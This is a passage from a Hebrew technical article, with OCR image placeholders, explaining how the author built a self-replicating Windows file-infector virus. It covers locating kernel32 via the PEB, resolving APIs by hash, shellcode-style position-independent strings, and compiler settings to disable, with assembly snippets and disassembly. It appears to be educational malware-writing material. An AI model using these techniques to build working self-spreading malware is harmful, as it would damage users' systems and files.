
ב-PEB קיים פוינטר למבנה נתונים בשם PEB_LDR_DATA אשר מכיל מידע לגבי מיקום טעינת קבצי ה-DLL של Windows אשר מכילים את ה-API של מערכת ההפעלה. יש כאן הנחה של סדר טעינת ה-DLLים, אנו מניחים ש-Kernel32.dll אשר מכיל ה-API הבסיסי ביותר של המערכת בו נעשה שימוש בקוד זה הוא זה שנטען שלישי, זה תמיד נכון ממערכת Windows 7 ומעלה, בגרסאות קודמות יותר של מערכת ההפעלה קובץ DLL זה היה נטען שני אך תכולתו פוצלה וכיום API בסיסי נוסף של מערכת ההפעלה קיים בקובץ KernelBase.dll אשר נטען שני. זו הסיבה שבגרסאות ישנות של Shellcode ישנה פניה לערך שני ברשימה המקושרת של הספריות הטעונות (כמו שניתן לראות במאמר המקורי) אך בגרסאות חדשות יותר (כמו זו בה נעשה שימוש בקוד שלנו) ישנה פניה לאיבר השלישי ברשימה זו. החלק בקוד שמבצע את מציאת האזור בו נטענה הספריה kernel32.dll לזיכרון הוא תחת התגית find_kernel32_base.

לאחר שמצאנו את האזור אליו נטענה הספריה עצמה צריך למצוא את מיקום הפונקציות בהן אנו רוצים להשתמש. גם כאן ישנן מספר דרכים אפשריות לביצוע הפעולה ובכמה מהמקורות בהם השתמשתי ואשר מובאים בביבליוגרפיה מיושמים שיטות שונות. ניתן לדעת למשל את ה-Offset אליו נטענה כל אחת


מהפונקציות יחסית לבסיס של הספריה (אותו מצאנו בהתחלה). היתרון בשיטה זו הוא פשטות של הקוד שבאה לידי ביטוי גם בקוד פחות גדול (יתרון גדול בקוד-זדוני), ישנו גם יתרון של זמן ריצה אך עניין זה יחסית זניח כשמדובר בקוד-זדוני שרץ על מעבדים ביתיים.

בקוד שלנו, אני עושה שימוש בשיטה אשר מתבססת על מציאת פונקציה כלשהי ב-API לפי ה-HASH של אותה פונקציה. באופן כללי שמות הפונקציות וערכי ה-HASH של הפונקציות מאוכסנים בתוך קובץ ה-DLL אשר מספק אותן ונטען לזיכרון בתוך רשימות. גם כתובות התחלת כל פונקציה ופונקציה שמורות ברשימה אשר מתאימה לחלוטין (מבחינת סדר) לרשימות ערכי ה-HASH ושמות הפונקציות. ה-HASH של כל פונקציה בקובץ מחושב לפי שם הפונקציה אשר לא (אמור) להשתנות גם אם סדר הפונקציות בתוך הקובץ משתנה. לצורך מציאת פונקציה ב-DLL לפי שיטה זו, נחשב את ערך ה-HASH של הפונקציה שאנו מעוניינים למצוא ואז נסרוק את רשימת ה-HASHים ב-DLL כדי למצוא שם את ה-HASH המבוקש, מספרו של ערך ה-HASH ברשימה זו הוא גם מספר הערך של כתובת תחילת הפונקציה הרצויה ברשימת כתובות ההתחלה.

באיור הבא ניתן לראות נסיון להמחשה של הרשימות שהוזכרו בקובץ ntoskernel.exe אשר מהווה חלק מה-Kernel אך חושף ספרית פונקציות בדיוק כמו כל קובץ DLL.




[האיור לקוח מחומר הלימוד של הקורס המומלץ בחום Life of Binaries אשר ניתן בחינם באתר של OpenSecurity.org]



Address	Hex dump																ASCII
750EC494	33	32	2E	64	6C	6C	00	42	61	73	65	54	68	72	65	61	32.dll BaseThrea
750EC4A4	64	49	6E	69	74	54	68	75	6E	6B	00	49	6E	74	65	72	dInitThunk Inter
750EC4B4	6C	6F	63	6B	65	64	50	75	73	68	4C	69	73	74	53	4C	lockedPushListSL
750EC4C4	69	73	74	00	4E	54	44	4C	4C	2E	52	74	6C	49	6E	74	ist NTDLL.RtlInt
750EC4D4	65	72	6C	6F	63	6B	65	64	50	75	73	68	4C	69	73	74	erlockedPushList
750EC4E4	53	4C	69	73	74	00	41	63	71	75	69	72	65	53	52	57	SList AcquireSRW
750EC4F4	4C	6F	63	6B	45	78	63	6C	75	73	69	76	65	00	4E	54	LockExclusive NT
750EC504	44	4C	4C	2E	52	74	6C	41	63	71	75	69	72	65	53	52	DLL.RtlAcquireSR

[תחילתה של רשימת שמות הפונקציות בספריה Kernel32.dll]



Address	Hex dump																ASCII
750E87F0	34	A0	0E	00	70	B8	0E	00	91	91	01	00	C8	C4	0E	00	4áÅ pŗÅ æäÐ ╚─Å
750E8800	02	C5	0E	00	38	C5	0E	00	A4	A7	01	00	8D	99	01	00	☻┼Å 8┼Å ñ§☺ ì☺☺
750E8810	AA	5B	02	00	ED	19	01	00	F4	69	06	00	3D	6B	06	00	¬[☻ Φ↓☺ ƒi♠ =k♠
750E8820	BE	C5	0E	00	E6	3F	04	00	8C	9D	03	00	D4	9D	03	00	╛┼Å µ?♦ î¥♥ ╘¥♥
750E8830	88	2D	04	00	EB	C2	01	00	93	2D	04	00	E7	D1	01	00	ê─♦ ô┬☺ ô─♦ ╫╤☺
750E8840	A4	2D	04	00	C4	F5	03	00	F7	C6	0E	00	37	C7	0E	00	ñ─♦ ─J♥ ≈ƒÅ 7╟Å
750E8850	AF	4F	05	00	70	77	02	00	C6	2D	04	00	B5	2D	04	00	»O♣ pw☻ ╞─♦ ╡─♦
750E8860	CE	C7	0E	00	3D	D4	04	00	53	D4	04	00	D7	2D	04	00	╬╟Å =╘♦ S╘♦ ╫─♦
750E8870	E8	C7	04	00	18	78	02	00	C1	7F	03	00	AA	8C	03	00	╪╟♦ ↑x☻ ┴⌂♥ ¬î♥
750E8880	13	8F	03	00	F3	2D	04	00	E2	2D	04	00	FF	52	01	00	‼Å♥ ≤─♦ Γ─♦ R☺
750E8890	A5	3A	05	00	33	15	02	00	FC	19	02	00	04	2E	04	00	ñ:♣ 3§☻ ⁿ↓☻ ♦.♦

[תחילת מערך ערכי ה-HASH של הפונקציות בתוך Kernel32.dll]

הטכניקה המלאה של מציאת כל ה-API של מערכת ההפעלה כמו שהיא ממומשת בקוד שלנו מוסברת לעומק במאמר על shellcode אשר מצורף גם הוא בבליוגרפיה. בסופו של דבר, אני משתמש בטכניקה כמו שמשתמשים בכל פונקציה אחרת ושולח לה פרמטרים דרושים ומקבל חזרה את כתובת תחילת הפונקציה הרצויה אותה אני שומר ועושה בה שימוש בעת הצורך. לדוגמא:

```
push FIND_NEXT_FILE_W_HASH_LITTLE_ENDIAN
push Kernel32BaseAddr
call find_function
mov FindNextFileWAddr, eax
```

בקטע הקוד שלהלן אני קורא לפונקציה find_function עם 2 פרמטרים, ערך ה-HASH של הפונקציה אותה אני מחפש וכתובת הטעינה של הספריה Kernel32.dll אותה מצאתי בהתחלה. לאחר החזרה מהפונקציה, אני מצפה שכתובת ההתחלה של הפונקציה תהיה מאוחסנת ברגיסטר eax ולכן אני מעביר את תוכנו למשתנה שלי בשם FindNextFileAddr. כעת כתובת ההתחלה של הפונקציה FindNextFile נמצאה ואוחסנה ואני יכול לעשות שימוש בפונקציה זו ממש כמו בפונקציה שייבאתי בדרך סטנדרטית.

הכרזת משתנים

מה המשמעות של הכרזת משתנים בתוכנית שאמורה לרוץ בתור Position independent code?

בתוכנית זו נעשה שימוש בלא מעט משתנים אשר מחזיקים ערכי זיכרון חשובים כמו כתובות של פונקציות מתוך ה-API של מערכת ההפעלה. צריך לזכור שאת הכרזת משתנים זו אסור לעשות מחוץ לגבולות הגזרה של הפונקציה משום שבהגדרת משתנים גלובאלית הם יוגדרו בחלק אחר בזיכרון אשר אינו נשמר עם השכפול של הוירוס. הוירוס מעתיק הרי רק את הקוד שלו (code section) מהקובץ הנוכחי לקובץ

הבא, כל ערך שקיים ב- data section או חלקים אחרים לא ישמר ואף יותר מזאת, כאשר תוכנית מתחילה שלרוץ והוירוס "חוטף" אותה על מנת לבצע קודם כל את הקוד שלו עצמו, הוא אינו יודע איך נראים החלקים של התוכנית אשר נטענה לזיכרון, אסור להניח שתחילת ה- data section ריק ואינו מאותחל לערך כלשהו על ידי מערכת ההפעלה.

כאשר המשתנים שלנו מוגדרים בתוך הפונקציה אנו שומרים מקום לאותם ערכים במחסנית של ה-Process וכך אנו לא דורסים שום מידע של התהליך עצמו ומבטיחים ששמירת הנתונים של הוירוס לא תשפיע על ריצת התהליך לו הוירוס "דבוק" ואשר ירוץ מיד אחרי הוירוס.

שיטות של החדרת String לתוך ה- Code Section

כאשר אנו מבצעים הגדרה של String בשפה עילית או גם בקוד C, הקומפיילר יודע בעצם להעתיק את המידע הזה לתוך Section מתאים בזיכרון ואז להעתיקו ל- Data Section בתחילת הריצה. כמו שאמרנו קודם, מכיוון שהחלק היחיד ששורד בין שכפול של הוירוס הוא רק ה-Code Section, אין באמת יכולת ידידותית להעביר Raw Data בין שכפול לשכפול של הוירוס, הגדרה של String כמו שאנחנו רגילים תגרום למצב שהוירוס פועל רק בריצתו הראשונה בה קובץ התוכנית הוא תוצאת הריצה של הקומפיילר ולא "מודבק" לשום תוכנית אחרת.

בתוכנית זו אנחנו משתמשים ב-String-ים בצורה די נרחבת עבור השוואת שמות של קבצים ושל ספריות, ולכן בניתי עבור כל String פונקציה אשר מחזירה פוינטר ל-String המבוקש. כל פונקציה כזו מכילה בעצם פתיח שזהה בין כל הפונקציות ולאחריו את ה-String עצמו. כל אותם פונקציות נמצאות בקוד לפני הפונ' Main.

נקח את אחת הפונ' לצורך הסבר:

```
_declspec(naked) void PathString()
//the desired result of calling this function is the address of the
wanted string in the eax register
{
	_asm
	{
		// function prologue
		_emit 0xe8
		_emit 0x00
		_emit 0x00
		_emit 0x00
		_emit 0x00
		pop eax
		add eax,5
		ret
		////////////
		//actual string
		//-------------
```

```
            //the string "C:\Virus" in wide char form
            _emit 0x43
            _emit 0x00
            _emit 0x3a
            _emit 0x00
            _emit 0x5c
            _emit 0x00
            _emit 0x56
            _emit 0x00
            _emit 0x69
            _emit 0x00
            _emit 0x72
            _emit 0x00
            _emit 0x75
            _emit 0x00
            _emit 0x73
            _emit 0x00
            //the string "\*.*"
            _emit 0x5c
            _emit 0x00
            _emit 0x2a
            _emit 0x00
            _emit 0x2e
            _emit 0x00
            _emit 0x2a
            _emit 0x00
            // terminating NULL BYTE X2 for wide char form
            _emit 0x00
            _emit 0x00
        }
}
```

הפונקציה מוגדרת באמצעות מילת המפתח _declspec אשר מאפשרת הגדרות הרבה יותר ספציפיות של בניית הקוד של הפונקציה, כמו למשל כמה מקום להגדיר במחסנית של הפונקציה או כיצד "ליישר" את הקוד בתוך הפונקציה או באיזה calling convention הפונקציה צריכה להקרא (כמובן שיש לזה השלכות על איך הקוד של הפונקציה צריך להראות). פונקצית ה-Main שלנו למשל אינה מוגדרת באמצעות שום הגדרה ספציפית ולכן הקוד שלה מתחיל כך:

```
00AD109E|    CC              INT3
00AD109F|    CC              INT3
00AD10A0|$   55              PUSH EBP                                INT Project2.main(argc,argv)
00AD10A1|.   8BEC            MOV EBP,ESP
00AD10A3|.   B8 44130000     MOV EAX,1344
00AD10A8|.   E8 13070000     CALL _chkstk                            C_chkstk
00AD10AD|.   53              PUSH EBX
00AD10AE|.   56              PUSH ESI
00AD10AF|.   57              PUSH EDI
00AD10B0|.   C745 FC 0000000 MOV DWORD PTR SS:[EBP-4],0
00AD10B7|.   C745 F8 0000000 MOV DWORD PTR SS:[EBP-8],0
00AD10BE|.   C745 F4 0000000 MOV DWORD PTR SS:[EBP-0C],0
00AD10C5|.   C745 F0 0000000 MOV DWORD PTR SS:[EBP-10],0
00AD10CC|.   C745 EC 0000000 MOV DWORD PTR SS:[EBP-14],0
00AD10D3|.   C745 E8 0000000 MOV DWORD PTR SS:[EBP-18],0
00AD10DA|.   C745 E4 0000000 MOV DWORD PTR SS:[EBP-1C],0
00AD10E1|.   C745 E0 0000000 MOV DWORD PTR SS:[EBP-20],0
00AD10E8|.   C745 DC 0000000 MOV DWORD PTR SS:[EBP-24],0
00AD10EF|.   C745 D8 0000000 MOV DWORD PTR SS:[EBP-28],0
00AD10F6|.   C745 D4 0000000 MOV DWORD PTR SS:[EBP-2C],0
00AD10FD|.   C745 D0 0000000 MOV DWORD PTR SS:[EBP-30],0
00AD1104|.   C745 CC 0000000 MOV DWORD PTR SS:[EBP-34],0
00AD110B|.   C745 C8 0000000 MOV DWORD PTR SS:[EBP-38],0
00AD1112|.   C745 C4 0000000 MOV DWORD PTR SS:[EBP-3C],0
00AD1119|.   C745 C0 0000000 MOV DWORD PTR SS:[EBP-40],0
00AD1120|.   C745 BC 0000000 MOV DWORD PTR SS:[EBP-44],0
00AD1127|.   C785 A8EFFFFF 0 MOV DWORD PTR SS:[EBP-1058],0
00AD1131|.   C785 A4EFFFFF 0 MOV DWORD PTR SS:[EBP-105C],0
00AD113B|.   C785 4CEEFFFF 0 MOV DWORD PTR SS:[EBP-11B4],0
00AD1145|.   C785 48EEFFFF 0 MOV DWORD PTR SS:[EBP-11B8],0
00AD114F|.   C785 44EEFFFF 0 MOV DWORD PTR SS:[EBP-11BC],0
00AD1159|.   33C0            XOR EAX,EAX
00AD115B|.   66:8985 40EEFFF MOV WORD PTR SS:[EBP-11C0],AX
00AD1162|.   C785 04EEFFFF 0 MOV DWORD PTR SS:[EBP-11FC],0
00AD116C|.   6A 38           PUSH 38                                 count = 56.
00AD116E|.   6A 00           PUSH 0                                  value = 0
00AD1170|.   8D85 08EEFFFF   LEA EAX,[EBP-11F8]
00AD1176|.   50              PUSH EAX                                dst
```

ניתן לראות שהקומפיילר הכניס בצורה אוטומאטית קוד אשר שומר את נתוני המחסנית והרגיסטרים של הקוד הקורא לפונ' זו וגם מכין את המחסנית של הפונ' הנוכחית.

את הפונקציות אשר קשורות ב-Stringים, אנו מגדירים באמצעות הפרמטר "naked" אשר גורם לקומפיילר לא להוסיף שום שורה לקוד שלנו ולא להוסיף שום פעולה מלבד הקוד שכתבנו, צורה זו אינה מתאימה כמובן לכל פונקציה, היא כן מתאימה לפונקציות שאמורות לבצע פעולות מאוד קצרות ומסוימות או לפונקציות שמתבצעות מספר רב של פעמים ולכן נדרשות לחתימה נמוכה ככל שאפשר. מכיוון שאנו משתמשים בפרמטר "naked" האסמבלי של הפונ' נראה כך:

```
00AD1000  $  E8 00000000
00AD1005  $  58
00AD1006  .  83C0 05
00AD1009  .  C3
00AD100A  .  4300 3A00 5C00 5600 6900 7200 7500 7300
00AD101A  .  5C00 2A00 2E00 2A00 0000
00AD1024     CC
00AD1025     CC
00AD1026     CC
```

```
CALL 00AD1005
POP EAX
ADD EAX,5
RETN
UNICODE "C:\Virus"
UNICODE "\*.*",0
INT3
INT3
INT3
```

```
Project2.PathString(void)

UNICODE "C:\Virus\*.*"
```

ניתן לראות שהקומפיילר פשוט כתב את ההוראות באסמבלי מבלי להוסיף כלום. אבל איפה בעצם ה-String פה?

הפקודה הראשונה בה נעשה שימוש היא 0xE800000000. מדובר בעצם בפקודת Call אשר מבצעת קפיצה להוראה הבאה בקוד, כתבתי את ההוראה ב-hex ולא באסמבלי מטעמי נוחות כי ההוראה באסמבלי מקבלת פרמטר של כתובת (Call [ADDRESS]) כמובן שניתן להחליפה בשם של Label כזה או אחר, אבל כאשר רוצים לקפוץ להוראה הבאה אז פשוט יותר לכתוב את ה-HEX. הפקודה Call גם דוחפת למחסנית את הכתובת של ההוראה שאחרי פקודת ה-Call וקופצת ל-Offset הרצוי (כך ניתן לחזור לקוד הקורא לאחר קריאה לפונקציה), במקרה שלנו היא דוחפת את הכתובת של הפקודה הבאה וגם קופצת אליה, הפקודה הבאה מוציאה מהמחסנית את הכתובת שהכנסנו קודם והפקודה שאחריה מוסיפה לה 5, הכתובת של הפקודה POP EAX (שבפועל מוציאה את הכתובת) היא 0xAD1005 (במקרה הספציפי של הדוגמא), כאשר אנחנו מוסיפים לה 5 אנו מגיעים בדיוק לפקודה שאחרי פקודת ה-RETURN. הפקודה שאחרי פקודת ה- RETURNהיא למעשה אינה פקודה כלל אלא ה-String בו רצינו להשתמש כך שבסופו של דבר, לפני ביצוע פקודת RETURN, הערך של ה- String הרצוי נמצא ברגיסטר EAX. משתנה זה אמור להכיל את ערך החזרה של הפונקציה לפי stdcall שהיא ה-Calling convention בה נעשה שימוש ב- Win API של 32bit . בסופו של דבר, בקריאה לפונקציה, מקבלים חזרה פוינטר ל- String הרצוי.

עם זאת, צריך לזכור, שמדובר במידע שנמצא ב- Code section ולכן שלא כמו ב- String רגיל, לא ניתן לבצע בו שינויים.

פונקציות מערכת ב-Wide char:

אפשר לשים לב שבשימוש ברוב פונקציות המערכת אותם אני מייבא ממערכת ההפעלה, אני עושה שימוש בגרסאת ה-Wide Char של הפונקציה. הרבה מתכנתים לא בהכרח מכירים את הצורות השונות של הפונקציות בגלל שבפרויקט בו הם לוקחים חלק יש כבר הגדרה אבסטריקטית יותר של אותה פונקציה, למשל, הפונקציה LoadLibrary של מערכת ההפעלה היא אינה פונקציה אמיתית אלה מוחלפת על ידי הפרה-קומפיילר בזמן קומפילציה לאחת מהפונקציות LoadLibraryA או LoadLibraryW בהתאם לפרויקט. ההבדל בין 2 הגרסאות הוא שהראשונה מקבלת String בקידוד ASCII והשניה מקבלת String בקידוד של Unicode. קידוד זה מגדיר 16 ביטים לתו ולא 8 ביטים כמו ASCII (כך ניתן כמובן לקודד תווים נוספים בשפות אחרות).


הפונקציות ב-Kernel של Windows מקבלות Stringים ב-Unicode וכאשר אנו מבצעים פונקציה אשר מקבלת String של ASCII, String זה מומר לגרסאתו ב-Unicode לפני ביצוע הפונקציה ולכן היה נראה לי טבעי לעבוד בגרסאת ב-Unicode של הפונקציות. בדיעבד זו לאו דווקא ההחלטה הנכונה אם יש כמות נכבדת של עבודה עם Stringים מכיוון שזה קצת מכביד על הכתיבה ותופס פי-2 בתים לכל תו. כמובן שזה חוסך את זמן ההמרה ב- Kernel אבל ברוב המקרים מדובר בזמן ומאמץ זניחים. גם אצלי בקוד ישנם מקרים בודדים שהשתמשתי בגרסאת ה-ASCII של הפונקציה מטעמי נוחות.

Incremental Linking:

מדובר באופציה בתהליך ה-Linkage (לינקוג' בעברית צחה או לינקינג בעברית קלוקלת) אשר בונה Jump table בתחילת הקוד, טבלה זו מתמלאת על ידי ה-Loader שמכין את ה-Process לריצה ומוכנסים אליה הערכים האמיתיים של מיקומי פונקציות המערכת של Windows, כאשר יש קריאה בקוד לפונקצית מערכת כלשהי, הקריאה היא למעשה רק לערך המתאים בטבלה ומשם ישנה קפיצה לפונקציה עצמה, זו דוגמא לטבלה כזו לאחר קומפילציה עם האופציה הזו מאופשרת:

ניתן לזהות את הקפיצות לחלק מהפונקציות המוכרות לנו מ-Kernel32. ישנם הרבה יתרונות לטבלה כזו בתוכנית אמיתית, כמו הצורך לעדכן את מיקום הפונקציות בזיכרון רק במקום אחד ולא מספר רב של

פעמים במהלך הקוד (בכל קריאה לפונקציה), אך התוכנית שלנו היא לא תוכנית אמיתית אלא וירוס (או לפחות מנסה להיות) ולכן בנית הקוד בצורה כזו היא מאוד בעייתית. כמו שהסברתי קודם, הוירוס ממילא משיג ממשק למערכת ההפעלה באמצעים שלו ולכן אין לו שימוש בטבלה כזו, כמו כן, המצאות טבלה כזו ב-Code Section אומרת שגם הטבלה תועתק בעת שכפול הוירוס וזה אינו רצוי בכלל שזה מאוד קשה לתחזוק ומגדיל את הקוד ובאופן כללי מתאים רק לתוכניות "אמיתיות" ולכן כדאי לכבות את האופציה הזו בקונפיגורציות.



ביטול בדיקות הביניים של מערכת ההפעלה:

זוהי דוגמא טובה נוספת להשלכות משמעותיות של קונפיגורציה דיפולטיבית של הקומפיילר. בזמן הריצה של תוכנית רגילה, ישנן קריאות לפונקציות ספריה שונות של מערכת ההפעלה שהקומפיילר דואג להכניס במקומות אסטרטגיים בקוד כברירת מחדל, בקטע הקוד הבא למשל, ניתן לראות כיצד לאחר כל קריאה לפונקציה, נקראת פונקצית מערכת של Windows אשר תפקידה לבדוק את אמינות ה- Stack לאחר החזרה מהפונקציה.


```
00B01351  .  51
00B01352  .  FF55 C4
00B01355  .  3BF4
00B01357  .  E8 C4070000
00B0135C  .  8985 F0EEFFFF
00B01362  >  8BF4
00B01364  .  FF55 A0
00B01367  .  3BF4
00B01369  .  E8 B2070000
00B0136E  .  83F8 12
00B01371  .v 0F84 59050000
00B01377  .  8BF4
00B01379  .  8D85 C8EDFFFF
00B0137F  .  50
00B01380  .  FF55 AC
00B01383  .  3BF4
00B01385  .  E8 96070000
00B0138A  .  8985 90EDFFFF
00B01390  .  83BD 90EDFFFF 04
00B01397  .v 0F8E 12050000
00B0139D  .  8B85 90EDFFFF
```

```
PUSH ECX
CALL DWORD PTR SS:[EBP-3C]
CMP ESI,ESP
CALL _RTC_CheckEsp                          _RTC_CheckEsp
MOV DWORD PTR SS:[EBP-1110],EAX
MOV ESI,ESP
CALL DWORD PTR SS:[EBP-60]
CMP ESI,ESP
CALL _RTC_CheckEsp                          _RTC_CheckEsp
CMP EAX,12
JE 00B018D0
MOV ESI,ESP
LEA EAX,[EBP-1238]
PUSH EAX
CALL DWORD PTR SS:[EBP-54]
CMP ESI,ESP
CALL _RTC_CheckEsp                          _RTC_CheckEsp
MOV DWORD PTR SS:[EBP-1270],EAX
CMP DWORD PTR SS:[EBP-1270],4
JLE 00B018AF
MOV EAX,DWORD PTR SS:[EBP-1270]
```

במקרה זה, אם התרחש Stack Corruption התוכנית לא תמשיך לרוץ ותזהה את ה-Corruption מיד לאחר החזרה מהפונקציה אשר גרמה לו, תצא בצורה מסודרת (יחסית) ותוכל אפילו להודיע על מיקום הקוד הבעייתי.


זוהי תכונה חיובית ורצויה בעת פיתוח תוכנית אמיתית או גדולה אך שוב, כאן אנו בונים קוד מאוד קטן בו ישנה חשיבות לכל בית, מעבר לכך, לא ניתן להעתיק את הקריאות האלו כמו שהן מכיוון שמיקומן של הפונקציות הנקראות לא נשמר בין ריצה לריצה או בין מערכת למערכת, באופן כללי בעת כתיבת וירוס יש דרישה חזקה מאוד לשליטה מאוד גבוהה בתהליך הביצוע של הקוד, הגדרות קומפיילר הן גורם זניח יחסית בקורסי תכנות באוניברסיטה בהן יש דגש על הלוגיקה עצמה אך הגדרות אלו הן 